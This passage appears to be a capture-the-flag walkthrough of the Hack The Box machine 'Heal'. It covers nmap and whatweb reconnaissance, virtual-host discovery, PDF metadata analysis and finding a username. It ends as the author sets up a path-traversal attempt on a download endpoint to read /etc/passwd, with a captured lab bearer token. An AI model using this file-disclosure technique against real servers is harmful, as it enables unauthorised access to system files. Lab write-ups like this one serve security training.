🔖 Techniques & Vulnerabilities
🔍 Reconnaissance / Port Scanning
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.112.98
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-14 20:02 CET
Nmap scan report for 10.129.112.98
Host is up (0.018s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
🎯 Attack Surface Analysis
| Port | Service | Version / Banner |
|---|---|---|
| 22/tcp | ssh | OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0) |
| 80/tcp | http | nginx 1.18.0 (Ubuntu) |
- Credential brute-force and password spraying
- Username enumeration via timing side-channel in older OpenSSH versions
- Weak or reused private key material granting unauthorised access
- Version-specific CVE research based on banner fingerprint
- Lateral movement using credentials discovered from other services
- Content and directory discovery — hidden files, backup archives, development endpoints
- CMS/framework fingerprinting enables targeted CVE research (WordPress, Joomla, Drupal)
- SQL injection — database extraction, authentication bypass, or OS command execution
- Command injection — OS execution via unsanitised parameter handling
- Server-Side Template Injection (SSTI) — code execution through template engine abuse
- Local File Inclusion (LFI) and path traversal — sensitive file disclosure
- Server-Side Request Forgery (SSRF) — pivot to internal services and cloud metadata
- File upload abuse — filter bypass for webshell placement
- XML External Entity injection (XXE) in XML-consuming endpoints
- Authentication and session weaknesses — weak passwords, predictable tokens
📖 Walkthrough
Reconnaissance
Port Scanning
As usual we started we a basic port scan using Nmap. The Box redirected traffic going to port 80/TCP on the IP address to http://heal.htb/ which we added to our /etc/hosts file.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.112.98
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-14 20:02 CET
Nmap scan report for 10.129.112.98
Host is up (0.018s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.129.112.98 heal.htbEnumeration of Port 80/TCP
Next we accessed the web server which provided a Fast Resume Builder web application running on port 80/TCP.
We checked the tech stack using WhatWeb and started enumerating through the website by creating an account.
┌──(kali㉿kali)-[~]
└─$ whatweb http://heal.htb/
http://heal.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.112.98], Script, Title[Heal], X-Powered-By[Express], nginx[1.18.0]

First we ran into an error while we tried to create the account and intercepted the request with BurpSuite to have a closer look.
We found out that the website was sending a request to api.heal.htb which we added to our /etc/hosts file to make it work.
OPTIONS /signup HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Origin: http://heal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.129.112.98 heal.htb
10.129.112.98 api.heal.htbAfter doing so we repeated the registration process and this time it worked just fine.
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 14 Dec 2024 19:11:05 GMT
Content-Length: 0
Connection: keep-alive
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
access-control-allow-headers: content-type
On the resume builder page we filled out every field and exported the document.

After we downloaded the .pdf file we used exiftool to eventually find a username in the metadata but unfortunately this was not the case. However we found out that wkhtmltopdf in version 0.12.6 was used to create the document.
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool 7c3117f070e153f4f50e.pdf
ExifTool Version Number : 13.00
File Name : 7c3117f070e153f4f50e.pdf
Directory : .
File Size : 29 kB
File Modification Date/Time : 2024:12:14 20:14:10+01:00
File Access Date/Time : 2024:12:14 20:14:17+01:00
File Inode Change Date/Time : 2024:12:14 20:14:14+01:00
File Permissions : -rw-rw-r--
File Type : PDF
File Type Extension : pdf
MIME Type : application/pdf
PDF Version : 1.4
Linearized : No
Title :
Creator : wkhtmltopdf 0.12.6
Producer : Qt 5.15.3
Create Date : 2024:12:14 19:13:58Z
Page Count : 1wkhtmltopdf 0.12.6The version of wkhtmltopdf was vulnerable to Server-Side Request Forgery (SSRF) but we couldn't leverage that to our advantage. Because of that we proceeded with the survery offered by the web application.


After clicking that we wanted to take the survey, we got redirected and ran into an error, cause by the fact that BurpSuite was not able to find take-survey.heal.htb which we also added to our /etc/hosts file to solve this issue.
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.112.98   heal.htb
10.129.112.98 api.heal.htb
10.129.112.98 take-survey.heal.htbEnumeration of VHOST take-survey.heal.htb
We checked the newly found configured VHOST and noticed an application called LimeSurvey.
┌──(kali㉿kali)-[~]
└─$ whatweb http://take-survey.heal.htb/
http://take-survey.heal.htb/ [200 OK] Cookies[LS-ZNIDJBOXUNKXWTIP], Country[RESERVED][ZZ], Email[[email protected]], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[LS-ZNIDJBOXUNKXWTIP], IP[10.129.112.98], JQuery, Lime-Survey, MetaGenerator[LimeSurvey http://www.limesurvey.org], Script[text/javascript], Title[Survey][Title element contains newline(s)!], X-UA-Compatible[IE=edge], nginx[1.18.0]
We clicked through the survey and tried to create an error at the end to cause the web application to give us some information like a username.


| Username |
|---|
| ralph |
Local File Inclusion (LFI)
Since we either could get some out of a potential Server-Side Template Injection (SSTI) nor a potential Server-Side Request Forgery (SSRF), we took a closer look on the request for downloading the .pdf file.
Since it pointed to a random filename we assumed that we eventually could modify the request to point to a file we wanted to read, like /etc/passwd.
OPTIONS /download?filename=7c3117f070e153f4f50e.pdf HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 14 Dec 2024 19:29:02 GMT
Content-Length: 0
Connection: keep-alive
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
access-control-allow-headers: authorization
Since we learned through testing that the application expected a token we intercepted the export and copied our token out of it to use it later within our modified request.
POST /exports HTTP/1.1
Host: api.heal.htb
Content-Length: 2560
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
